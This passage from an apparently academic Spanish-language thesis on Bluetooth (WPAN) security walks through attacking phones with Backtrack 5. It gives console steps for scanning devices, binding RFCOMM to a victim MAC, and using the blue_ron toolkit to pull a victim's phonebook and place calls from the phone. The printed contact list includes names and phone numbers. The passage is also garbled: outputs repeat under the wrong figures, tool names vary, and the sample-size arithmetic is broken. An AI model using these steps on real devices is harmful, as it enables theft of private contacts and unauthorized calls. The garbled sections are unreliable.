La mayoría de las comunicaciones inalámbricas trabajan con frecuencias públicas, es decir, no existe alguna licencia para poder trabajar sobre estas y por lo tanto manejan los mismos rangos de frecuencias debido a esto, existen múltiples dispositivos electrónicos que pueden interferir en las comunicaciones de las redes inalámbricas, entre los demás destacados se encuentran los teléfonos inalámbricos, los monitores para bebés y los hornos de microondas. Además, entre las mismas tecnologías de comunicación inalámbrica existen problemas de frecuencias, como lo es la coexistencia de redes 802.11 y Bluetooth que llegan a entorpecer sus transmisiones aunque las dos tecnologías manejen diferentes métodos de transmisión (DSSS y FHSS respectivamente).

CAPITULO 3
AUDITORIA A LAS REDES (WPAN),
MEDIANTE BLUETOOTH UTILIZANDO
BACKTRACK 5

3.1 Que es Backtrack?

Es una distribución GNU/Linux pensada y diseñada para la auditoría de seguridad y relacionada con la seguridad informática en general. Actualmente tiene una gran popularidad y aceptación en la comunidad que se mueve en torno a la seguridad informática.

Se deriva de la unión de dos grandes distribuciones orientadas a la seguridad, el Auditor + WHAX. WHAX es la evolución del Whoppix (WhiteHat Knoppix), el cual pasó a basarse en la distribución Linux SLAX en lugar de Knoppix. La última versión de esta distribución, la versión 5 de nombre “Revolution”, cambió el sistema base, antes basado en Slax y ahora en Ubuntu 10.04 LTS (Lucyd Lynx), y por primera vez, tendrá soporte para arquitecturas de 32 y 64 bits, algo nuevo en la distribución, pues, se lanzaba exclusivamente la versión de 32 bits.

Backtrack “Revolution” soporta el entorno de escritorio KDE 4, Gnome 2 y Fluxbox, lo que permitirá al usuario descargar la edición con el entorno de escritorio de su preferencia.

Es también la primera versión de Backtrack que incluye el código fuente completo dentro de sus repositorios, aclarando así cualquier problema de licencias que se haya presentado en Backtrack 4.

Incluye una larga lista de herramientas de seguridad listas para usar, entre las que destacan numerosos scanners de puertos y vulnerabilidades, archivos de explotas, esnifes, herramientas de análisis forense y herramientas para la auditoría Mireles. Fue incluida en el puesto 32 de la famosa lista "Top 100 Network Security Tools" de 2006.

3.1.1 Whoppix y WHAX

Whoppix es una distribución Live de Linux que nació con la intención de proporcionar un entorno unificado para la auditoría de seguridad. Su nombre deriva de White Ha Knoppix. La última versión antes de convertirse en WHAX (White Ha Slax), fue la 2.7

WHAX está pensado para pruebas de seguridad y penetración de sistemas. Posee las últimas versiones de varias herramientas de seguridad. El cambio de nombre se debe a la migración del sistema base, originalmente Knoppix, ahora SLAX.

3.1.2 Requerimientos del sistema para Backtrack 5

Sistema operativo: Windows XP SP2 / Vista/ 7

Procesador: Pentium 1000 GHz

Memoria: 512 Mb

Espacio Disponible en el Disco: 2,0GB

3.2 Inicialización de Backtrack.

- Antes de introducir el Live CD cerciorarse de cambiar el modo de arranque en el BIOS de la máquina.
- Escoger la opción arrancar desde el CD para que cuando la maquina se reinicie lea el Live CD.



Figura 58: Inicio de Backtrack.

- En la pantalla de selector de arranque o GRUB, donde usando las flechas arriba/abajo del teclado elegir la primera opción Backtrack Text mode cheatcode acpi=off y pulsamos Intro.



Figura 61: Inicio de Backtrack 5.

- Hay que esperar con paciencia mientras finalice la lectura para poder iniciar en modo gráfico.



Figura 62: Ventana de espera de la iniciación de Backtrack 5.

3.3 Contenido de Backtrack

La idea principal de Backtrack es el enfoque la seguridad de las redes inalámbricas, Backtrack está dotado de una serie de herramientas muy ajustadas a la seguridad en general.

Como podemos ver el menú de Backtrack está totalmente en castellano es una de las cosas que más caracterizan esta distribución.

Las herramientas de Backtrack vienen estructuradas de la siguiente forma.




Figura 63: Contenido del menú de Backtrack.

Los contenidos de Backtrack están divididos en Drivers, Aplicaciones y también incluye la nueva sección de herramientas Bluetooth

3.3.1 Drivers.

Backtrack incluye soporte para los chipset de las tarjetas wireless que más se usan **Prism54**.

- ✓ **Madwifi-ng.**
- ✓ **Wlan-ng.**
- ✓ **Host AP.**
- ✓ **Ralink rt2570**
- ✓ **Ralink rt2500**
- ✓ **Ralink rt73**
- ✓ **Ralink rt61**
- ✓ **Zydas ZD1201 – ZD1211rw – ZD1211b (sin interrupciones en las capturas)**
- ✓ **Intel pro wireless ipw2100**
- ✓ **Intel pro wireless ipw2200**
- ✓ **Intel pro wireless ipw3945**
- ✓ **Realtek rtl8180**
- ✓ **Realtek rtl8185**
- ✓ **Realtek rtl8187**

- ✓ **Broadcom (incluida la inyección)**
- ✓ **Texas Instruments**

La ventaja de Backtrack 5 es que es compatible con muchas más versiones nuevas de chipset y tarjetas.

También incluye lanzadores para los chipset más comunes.

- Una vez que se inicialice se mostrara la siguiente ventana de inicio de Backtrack 5, con un menú principal donde se encuentran las herramientas de Backtrack desplegable, iconos que identifican al conqueror y consola.




Figura 64: Ventana de Bienvenida de Backtrack.

En la parte inferior presenta el menú desplegable de Backtrack y las sub herramientas encontradas dentro de los mismos.



Figura 65: Menú Backtrack 5.

3.4 Inicialización de la interfaz de la tarjeta en Bluetooth.

Para este paso se procederá a trabajar mediante comandos ejecutados en la consola.

- El primer paso es verificar la interfaz de la tarjeta, esto se realiza con el siguiente comando **hciconfig -a hci0** en esta ventana muestra las características de la tarjeta bluetooth, además se muestra que la interfaz para bluetooth no está inicializada

```
root@root: ~  
File Edit View Terminal Help  
Usage: btscanner [options]  
options  
  --help Display help  
  --cfg=<file> Use <file> as the config file  
  --no-reset Do not reset the Bluetooth adapter before scanning  
root@root:~# hciconfig  
hci0: Type: BR/EDR Bus: USB  
      BD Address: 00:00:00:00:00:00 ACL MTU: 0:0 SCO MTU: 0:0  
      DOWN  
      RX bytes:34 acl:0 sco:0 events:3 errors:0  
      TX bytes:12 acl:0 sco:0 commands:4 errors:0  
root@root:~#
```

Figura 66: Inicialización de la interfaz de Bluetooth.

- En la siguiente ventana digitar el comando **hcitool inq hci0**, que permite escanear los dispositivos Bluetooth cercanos, mostrando la dirección MAC de los dispositivos encontrados.

```
Inquiring ...
00:1F:7E:DE:25:17      clock offset:
60:A1:0A:67:E8:18      clock offset:
00:0A:94:11:22:33      clock offset:
root@root:~# hciotool scan
Scanning ...
60:A1:0A:67:E8:18      J/mEn@
00:0A:94:11:22:33      JIMENA
root@root:~#
```

Figura 67: Escaneando dispositivos Bluetooth.

- Abrir otra ventana.
- Ejecutar el siguiente comando **hcidump -X**, Sniffer local de tráfico HCI mismo que permite crear un enlace entre la computadora y las víctimas.

```
root@root:~# hcidump -X
HCI sniffer - Bluetooth packet analyzer ver 1.42
device: hci0 snap_len: 1028 filter: 0xffffffff
HCI Event: Remote Host Supported Features Notification (0x3d) plen 14
0000: 33 22 11 94 0a 00 00 00 00 00 00 00 00 00 00 00 3".....
HCI Event: Remote Name Req Complete (0x07) plen 255
0000: 00 33 22 11 94 0a 00 4a 49 4d 45 4e 41 00 00 00 3".....JIMENA...
0010: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0020: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0030: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0040: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0050: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0060: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0070: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0080: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0090: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00a0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

Figura 68: Enlace entre la computadora y la víctima.

- El comando **hcitool scan hci0**, permite escanear los dispositivos con las características del teléfono, versión, marca.

```
Inquiring ...
 00:1F:7E:DE:25:17      clock offset:
 60:A1:0A:67:E8:18      clock offset:
 00:0A:94:11:22:33      clock offset:
root@root:~# hcitool scan
Scanning ...
 60:A1:0A:67:E8:18      JimEn@
 00:0A:94:11:22:33      JIMENA
root@root:~#
```

Figura 69: Características específicas de los dispositivos escaneados.

3.5 Comprobando conexión con el dispositivo.

El siguiente paso es ejecutar el comando **l2ping MAC del dispositivo Bluetooth**. Envío de solicitudes echo respuesta nivel L2CAP.

```
Inquiring ...
 00:1F:7E:DE:25:17      clock offset:
 60:A1:0A:67:E8:18      clock offset:
 00:0A:94:11:22:33      clock offset:
root@root:~# hcitool scan
Scanning ...
 60:A1:0A:67:E8:18      JimEn@
 00:0A:94:11:22:33      JIMENA
root@root:~#
```

Figura 70: Conexión con el dispositivo.

- Una vez ejecutado este comando se muestra una ventana en la que se describe el tipo de acceso al teléfono el protocolo, el canal es decir las características de acceso hacia el dispositivo.


```
root@root:/etc/bluetooth# sdptool browse 00:1F:7E:DE:25:17
Browsing 00:1F:7E:DE:25:17 ...
Service RecHandle: 0x0
Service Class ID List:
  "SDP Server" (0x1000)
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "SDP" (0x0001)
Profile Descriptor List:
  "SDP Server" (0x1000)
    Version: 0x0100

Service Name: Dialup Networking Gateway
Service Description: Dialup Networking Gateway
Service Provider: /a/mobile/system/cl.gif
Service RecHandle: 0x10001
Service Class ID List:
  "Dialup Networking" (0x1103)
Protocol Descriptor List:
  "L2CAP" (0x0100)
```

Figura 71: Características de Acceso al dispositivo.

- Abrir una nueva consola.
- Escribir el siguiente comando `cd /etc/bluetooth` para hacer uso de este directorio.

```
root@root:/etc/bluetooth# nano rfcomm.conf
root@root:/etc/bluetooth# nano main.conf
root@root:/etc/bluetooth# chmod 755 {main.conf,network.conf}
chmod: cannot access 'network.conf': No such file or directory
root@root:/etc/bluetooth# chmod 755 {main.conf,rfcomm.conf}
root@root:/etc/bluetooth# ls
main.conf  rfcomm.conf  rfcomm.conf.save
root@root:/etc/bluetooth#
```

Figura 72: Accediendo al directorio `cd /etc/bluetooth`.

La finalidad de este comando es mostrar en una ventana las características del teléfono al que se está atacando como se muestra en la siguiente figura. De esta manera se podrá escoger uno de los dos protocolos mostrados en la ventana para lanzar el ataque, que en este caso es L2CAP, RFCOMM que están en el canal 4.

```
root@root:/etc/bluetooth# sdptool browse 00:1F:7E:DE:25:17
Browsing 00:1F:7E:DE:25:17 ...
Service ReHandle: 0x0
Service Class ID List:
  "SDP Server" (0x1000)
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "SDP" (0x0001)
Profile Descriptor List:
  "SDP Server" (0x1000)
  Version: 0x0100

Service Name: Dialup Networking Gateway
Service Description: Dialup Networking Gateway
Service Provider: /a/mobile/system/cl.gif
Service ReHandle: 0x10001
Service Class ID List:
  "Dialup Networking" (0x1103)
Protocol Descriptor List:
```

Figura 73: Características para el ataque.

3.6 Modificación del Programa RFCONF.

- Abrir una consola nueva.
- Digitar el siguiente comando `cd /etc/bluetooth` para poder acceder a este directorio.
- digitar **nano.rfcomm.conf**, al entrar en este archivo modificar las siguientes líneas, colocando los datos de las víctimas que deseamos atacar. Esto es el canal y la MAC del dispositivo.

```
rfcomm {
# Automatically bind the device at startup
bind yes;

# Bluetooth address of the device
device 60:A1:0A:67:E8:18;

# RFCOMM channel for the connection
channel 11;

# Description of the connection
comment "Example Bluetooth device";
}
```

Figura 74: Modificación del archivo nano.rfcomm.conf.

- En la parte superior del archivo, modificar el tipo de inicialización automática del comando, se cambia por la opción yes.

```
rfcomm {
# Automatically bind the device at startup
bind yes;

# Bluetooth address of the device
device 60:A1:0A:67:E8:18;

# RFCOMM channel for the connection
channel 11;

# Description of the connection
comment "Example Bluetooth device";
}
```

Figura 75: Inicializando el dispositivo en modo automático.

- Regresamos a la consola anterior.
- Digitar el comando nano main.conf, se abre la ventana del programa principal del archivo rfconf en donde se realizan cambios de la clase aquí se debe introducir la clase perteneciente al dispositivo de la víctima dispositivo.


```
[General]
# List of plugins that should not be loaded on Bluetooth startup
disablePlugins = network,input

# default adapter name
# %h - substituted for hostname
# %d - substituted for adapter id
name = %h-%d

# default device class, only the upper and lower device class bits are
# considered.
class = 0x000000

# How long to stay in discoverable mode before going back to non-discoverable
# The value is in seconds; default is 30s; 2, 4, 8 minutes.
# 0 = a number, 255 = 2, 4, 8 stay discoverable forever
discoverableTimeout = 0

# How long to stay in pairing mode before going back to non-discoverable
# The value is in seconds; default is 30s
# 0 = a number, 255 = 2, 4, 8 stay discoverable forever
pairingTimeout = 0

# The name of the device, which will be displayed on the
# device's name field (if supported)
```

Figura 76: Cambio de clase.

3.6.1 Comprobación de los cambios en RFCOM.

Para poder constatar los cambios que se realizó en el programa realizar lo siguiente

- Regresar a la consola y digitar la siguiente línea de comando **rfcomm**, en este caso deberá mostrarse una pantalla con la dirección MAC y el canal en el que se encuentra el dispositivo.

```
root@root:/etc/bluetooth# nano rfcomm.conf
root@root:/etc/bluetooth# nano main.conf
root@root:/etc/bluetooth# chmod 755 {main.conf,network.conf}
chmod: cannot access 'network.conf': No such file or directory
root@root:/etc/bluetooth# chmod 755 {main.conf,rfcomm.conf}
root@root:/etc/bluetooth# ls
main.conf rfcomm.conf rfcomm.conf.save
root@root:/etc/bluetooth#
```

Figura 77: Comprobando cambios en rfcomm.

3.6.1.1 Realizando conexión mediante rfcomm.

- En este paso se verifica la conexión con rfcomm mediante el comando **rfcomm connect 0**, hay que esperar unos minutos mientras la conexión se establece puede durar un poco de tiempo.

```
root@root:/etc/bluetooth# nano rfcomm.conf
root@root:/etc/bluetooth# nano main.conf
root@root:/etc/bluetooth# chmod 755 {main.conf,network.conf}
chmod: cannot access `network.conf': No such file or directory
root@root:/etc/bluetooth# chmod 755 {main.conf,rfcomm.conf}
root@root:/etc/bluetooth# ls
main.conf rfcomm.conf rfcomm.conf.save
root@root:/etc/bluetooth#
```

Figura 78: Realizando la conexión con rfcomm.

3.6.1 .2 Uso del Programa Blue_ron.

Mientras esto sucede

- Abrir una nueva consola digitar el siguiente comando **./bluespin.sh** esta opción abre el programa Blue_ron mismo que muestra todas las opciones que se pueden aplicar en el hackeo de datos mediante ataques a bluetooth.

```
root@bt:~# ./bluespin.sh
#####
#
#   Blue_ron rfcomm rfcomm crash toolkit
#
# NOTE: This script is meant for educational
#       Purposes. Use it at your own risk
#
# Code By:      Ronnieflip
#              ronnieflip@yahoo.com
#####
Blind security@ 2010
```

Figura 79: Abriendo el programa Blue_ron.

- Esperar unos segundos y en seguida se abre una ventana donde muestra las diferentes opciones de comandos para poder aplicarlos a este programa.

```
Blue_ron v0.1 ( www.ronnieflip.blogspot.com | www.blindsecurity.org )
-----
Usage:
blue_ron [options] -b <addr> -c <channel>

-b <addr>      = Bluetooth address of victim
-c <channel>   = Channel to use (default: 11)

Options:
-----
-d <device>   = Device name to use (default: '/dev/rfcomm')
-k <crash>    = Crash device rfcomm stack
-s <sms>      = Get SMS messages on the phone.
-p <phonebook> = Get Phonebook of remote device
-d <del>      = Delete function
-o <file>     = Write output to <file>
```

Figura 80: Opciones de comandos para blue_ron.

3.6.1.3 Hackeo mediante opciones de blue_ron

- Para esta parte se deberá digitar el siguiente comando: `./blue_ron -p -b` (dirección MAC del dispositivo) `-c` (canal) donde:

- p: accede de forma remota a un teléfono.
- b: especifica la dirección de un dispositivo.
- c: es el canal en el que se encuentra el dispositivo.

```
-b <addr> = Bluetooth address of victim
-c <channel> = Channel to use (default: 11)

Options:
-----
-d <device> = Device name to use (default: '/dev/rfcomm')
-k <crash> = Crash device rfcomm stack
-s <sms> = Get SMS messages on the phone.
-p <phonebook> = Get Phonebook of remote device
-d <del> = Delete function
-o <file> = Write output to <file>

dial <num> = Dial number
ATCMD = Custom Command (e.g. '+GMI')

Note: You need to bind the remote device manually.
Enter command:
./blue_iron -p -b 00:1B:33:D5:69:9D - c 9
```

Figura 81: Especificando opciones de hackeo en blue_iron.

3.7 Hackeo de números telefónicos.

- En este paso se logró acceder a la agenda telefónica de la víctima, donde se detalla el listado de números telefónicos.
- esperar mientras se establece la conexión de petición con la víctima.

```
Error: 233~ /dev/rfcomm - 0x003 address
Pulling phonebook off 00:0F:86:A0:24:67
-----
Loading.....94%
```

Figura 82: Espera de petición con la víctima.

Una vez que se haya completado el tiempo de espera se abre una ventana con el listado de números telefónicos de la víctima.

```
Ronnie , 9818303531
Suraj, 9873889502
Mutahi , 9910981248
Taxi, 9711370778
Rukshana, +919711587715
Sylvia, +919953879445
Neema, 00255762893089
Shyam, +919312900473
Enter command:
```

Figura 83: Listado de números telefónicos mediante hackeo blue_ron.

3.7.1 Llamadas mediante números de la agenda.

- Para realizar llamadas mediante código de consola, hacer uso del siguiente comando.
- `./blue_ron -d (número al que se desea llamar) -b (Mac del dispositivo victima) -c (canal).`

```
Sylvia, +919953879445
Neema, 00255762893089
Shyam, +919312900473
Enter command:
./blue_ron -d 9818303531 -b 00:1B:33:D5:69:9D -c 1
```

Figura 84: Utilizando Blue_ron para realizar llamadas.

- Esperar unos segundos mientras la conexión se realiza mientras tanto saldrá una ventana de confirmación de espera como la siguiente:




Figura 85: Confirmación de espera de llamada.

- Finalmente una ventana de confirmación de llamada aparece con datos de que dicha llamada está en proceso.



Figura 86: Resultado de conexión de llamada.

CAPITULO 4

METODOLOGÍA

4.1 TIPO DE ESTUDIO.

La naturaleza que abarca el tipo de investigación es experimental, con el fin de proponer una solución para la optimización de las fragilidades de las red WPAN, basadas en las tecnologías Bluetooth e infrarrojo.

4.2.- POBLACIÓN Y MUESTRA.

4.2 POBLACIÓN.

La investigación de procesos de seguridad con tecnología Bluetooth e infrarrojo, se aplicará en la escuela de Ingeniería en Sistemas y Computación de la Facultad de Ingeniería tomando en consideración la población estudiantil que utiliza computadoras con tecnología inalámbrica que alcanzan un total de 120 estudiantes pertenecientes al período académico 2010-2011.

4.2.2 MUESTRA.

Para esta muestra se aplicará una encuesta a los estudiantes de la escuela de sistemas de la UNACH, cuyo principal motivo es saber la cantidad de estudiantes que tienen y utilizan su celular con tecnología inalámbrica.

$$\text{Tamaño Muestra} = \frac{N z^2 pq}{r^2(N-1) + z^2 pq}$$

Dónde:

N: Tamaño de la población, número de total de historias,

z: Valor de z, 1.96 para $\alpha=0.05$ y 2.58 para $\alpha=0.01$.

p: Prevalencia esperada del parámetro a evaluar. En Caso de desconocerse aplicar la opción más desfavorable ($p = 0.5$), que hace mayor el tamaño de la muestra.

q: $1 - p$

i: Error que se prevé cometer

$$n = \frac{120 * (1.96)^2(0.5)(0.5)}{(0.1)^2(200 - 1) + (1.96)^2(0.5)(0.5)}$$
$$n = \frac{120 * (3.84)(0.25)}{(0.01)(199) + (3.84)(0.25)}$$
$$n = \frac{115,2}{97,99}$$
$$n = 1$$

4.3.- OPERACIONALIZACIÓN DE VARIABLES.

Las variables que se muestran a continuación, son los que se consideraran para la realización del Proyecto.

Variable	Tipo	Definición Conceptual	Dimensiones	Indicadores
Tipo de tecnología redes WPAN	Independiente	Tecnología de acceso inalámbrico, en un área de 10 m a la redonda	<ul style="list-style-type: none"> ● Tecnología Bluetooth ● Tecnología Infrarrojo 	AAronia 6060 software tipo demo que analiza señales de espectro como: <ul style="list-style-type: none"> ● Clase. ● Potencia. ● Rango.
Seguridades en la tecnologías Bluetooth e Infrarrojo	Dependiente.	Mecanismos de seguridad utilizados en ambas tecnologías para salvaguardar los datos	<ul style="list-style-type: none"> ● Protocolos. ● Niveles de seguridad establecidos. 	Bluedivaing, programa inmerso en Backtrack, que detecta vulnerabilidades en los protocolos: <ul style="list-style-type: none"> ● L2cap ● Rfcomm
Usuarios	Dependiente	Dispositivos conectados dentro de las redes WPAN	<ul style="list-style-type: none"> ● Impresoras ● Celulares. ● Portátiles. ● Otros. 	Usando el Comando l2ping (MAC, victima) dentro de Backtrack se realizara: <ul style="list-style-type: none"> ● Medición de potencia. ● Envío de paquetes.

Tabla 8: Operacionalización de variables.

4.4.- PROCEDIMIENTOS.

4.4.1 Técnicas e instrumentos de recolección de datos.

Se usará ciertas técnicas para la recolección de información como las que se detalla a continuación:

- **Recolección:** para la recolección de datos se realizaron las siguientes actividades para la elaboración del trabajo de investigación.
 - ✓ **Encuestas**, a los estudiantes de la UNACH, para conocer las actividades realizadas mediante estas redes y la utilización de las mismas.
 - ✓ **Análisis** comparativo entre estas dos tecnologías, así como de la información bibliográfica.
- **Simulaciones**, que permitan medir los datos los datos enviados a través de una red Bluetooth e Infrarrojo. Para esto se utilizara herramientas de medición y un simulador
 - ✓ **Backtrack 5** libe DVD, este software especializado en auditoria jireles pero con recursos de mucho más avanzados que los similares existentes para este propósito.
 - ✓ **AAronia 6060**, software tipo demo que detecta el comportamiento de las ondas de frecuencia.
 - ✓ **Gold Wave** (editor de audio digital con osciloscopios en tiempo real personalizable).

4.5.- PROCESAMIENTO Y ANÁLISIS.

Para la demostración práctica de las vulnerabilidades de la seguridad existentes, en las redes WPAN's, aplicadas a las tecnologías Bluetooth e infrarrojo, se utilizó Windows XP, Backtrack versión 5 para realizar los respectivos ataques contra estas tecnologías, demostrando la vulnerabilidad y la falta de robustez en los métodos de seguridad empleados en las mismas.

Esto proceso se llevara a cabo con los estudiantes de la escuela de Ingeniería en sistemas de la Unach (Primer a quinto año), que hagan uso de las tecnologías antes mencionadas,

posteriormente dentro del lapso de una semana realizar las pruebas pertinentes, mediante estas fallas se procederá a realizar el respectivo análisis de las fallas encontradas en los mecanismos de seguridad utilizados por estas tecnologías, con la finalidad de plantear una propuesta de solución en general en los mecanismos de seguridad utilizados por ambas tecnologías.

4.5.1 Medición de los Procedimientos de dispositivos Bluetooth e Infrarrojo.

Para realizar este procedimiento tomamos como referencia de medición los programas Backtrack 5, y Bluesolei que mediante líneas de código se pudo tomar las características de la comunicación entre dispositivos Bluetooth.

4.5.1.1 Características escaneadas mediante Bluesolei.

Mediante este programa se puede detectar los dispositivos conectados en una red PAN Dentro de un alcance y no necesariamente alineados mediante la utilización de este software se localizaron 2 dispositivos a nuestro alcance el cual tomamos los siguientes datos.




Figura 87: Dispositivos Bluetooth rastreados por Bluesolei.

Mediante el uso de comandos Backtrack se pudieron encontrar las siguientes características.

hcitool inq hcib0, encontramos dispositivos Bluetooth cuyas características son las que se muestran a continuación en el siguiente gráfico.

```
Inquiring ...
00:1F:7E:DE:25:17      clock offset:
60:A1:0A:67:E8:18     clock offset:
00:0A:94:11:22:33     clock offset:
root@root:~# hcitool scan
Scanning ...
60:A1:0A:67:E8:18     J/mEn@
00:0A:94:11:22:33     JIMENA
root@root:~#
```

Figura 88: Detectando dispositivos Bluetooth.

Mediante la ejecución del comando `l2ping` MAC del dispositivo Bluetooth, podremos ver las características de posibles ataques a nuestro dispositivo víctima.

```
root@root:/etc/bluetooth# sdptool browse 00:1F:7E:DE:25:17
Browsing 00:1F:7E:DE:25:17 ...
Service ReHandle: 0x0
Service Class ID List:
"SDP Server" (0x1000)
Protocol Descriptor List:
"L2CAP" (0x0100)
"SDP" (0x0001)
Profile Descriptor List:
"SDP Server" (0x1000)
Version: 0x0100

Service Name: Dialup Networking Gateway
Service Description: Dialup Networking Gateway
Service Provider: /a/mobile/system/cl.gif
Service ReHandle: 0x10001
Service Class ID List:
"Dialup Networking" (0x1103)
Protocol Descriptor List:
"L2CAP" (0x0100)
```

Figura 89: Características encontradas.

En este proceso se encontraron dispositivos con cobertura de clase 1 y 2 mismos que se detallara a continuación.

4.5.1.2 Tipos de Cobertura.

4.1.2.1 Clase 1: el dispositivo tiene mayor potencia de transmisión, es decir que permite que la potencia llegue con mayor intensidad al dispositivo de clase 2

4.1.2.2 Clase 2 el dispositivo es bajo en la potencia de transmisión.

4.1.2.3 Clase 3: su potencia de transmisión es débil y con poca intensidad e interferencia.

- ✓ Análisis de rango de potencia en base a usuarios conectados.

Clase	Potencia Máxima Permitida (mW)	Potencia Máxima Permitida (dBm)	Rango Aproximado
Clase 1	100 mW	20 dBm	100 m
Clase 2	2.25 mW	4 dBm	10 m
Clase 2	1.35 mW	3 dBm	5 m
Clase 1	80 mW	15 dBm	77 m
Clase 1	68 mW	10 dBm	55 m
Clase 3	1 mW	0 dBm	1 m

Tabla 9: Potencia en base a usuarios conectados.

La potencia de los dispositivos conectados baja, es decir, la mayor potencia de transmisión del dispositivo de clase 1 permite que la señal llegue con energía suficiente hasta el de clase 2.

- ✓ Análisis de ancho de banda.

Para este análisis nuevamente se utilizó líneas de comando en Backtrack cuyo propósito es averiguar las versiones de Bluetooth que vienen en los dispositivos de comunicación y otros.

Con el comando l2ping MAC del dispositivo averiguamos la versión de Bluetooth instalada en el dispositivo en nuestro caso quedaría de la siguiente forma.

L2ping (Mac de la primera víctima)

l2ping (Mac de la segunda víctima).


```

root@root:/etc/bluetooth# sdptool browse 00:1F:7E:DE:25:17
Browsing 00:1F:7E:DE:25:17 ...
Service Rechandle: 0x0
Service Class ID List:
  "SDP Server" (0x1000)
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "SDP" (0x0001)
Profile Descriptor List:
  "SDP Server" (0x1000)
  Version: 0x0100

Service Name: Dialup Networking Gateway
Service Description: Dialup Networking Gateway
Service Provider: /a/mobile/system/cl.gif
Service Rechandle: 0x10001
Service Class ID List:
  "Dialup Networking" (0x1103)
Protocol Descriptor List:

```

Figura 90: Verificación de la versión de Bluetooth.

En base a este análisis se encontraron 2 tipos de versiones tanto del teléfono como de la portátil siendo los resultados los que se muestran a continuación.

Versión	Ancho de Banda (Mbits/s)
Versión 1.2	1 Mbits/s
Versión 3.0 + H:S	24 Mbits/s
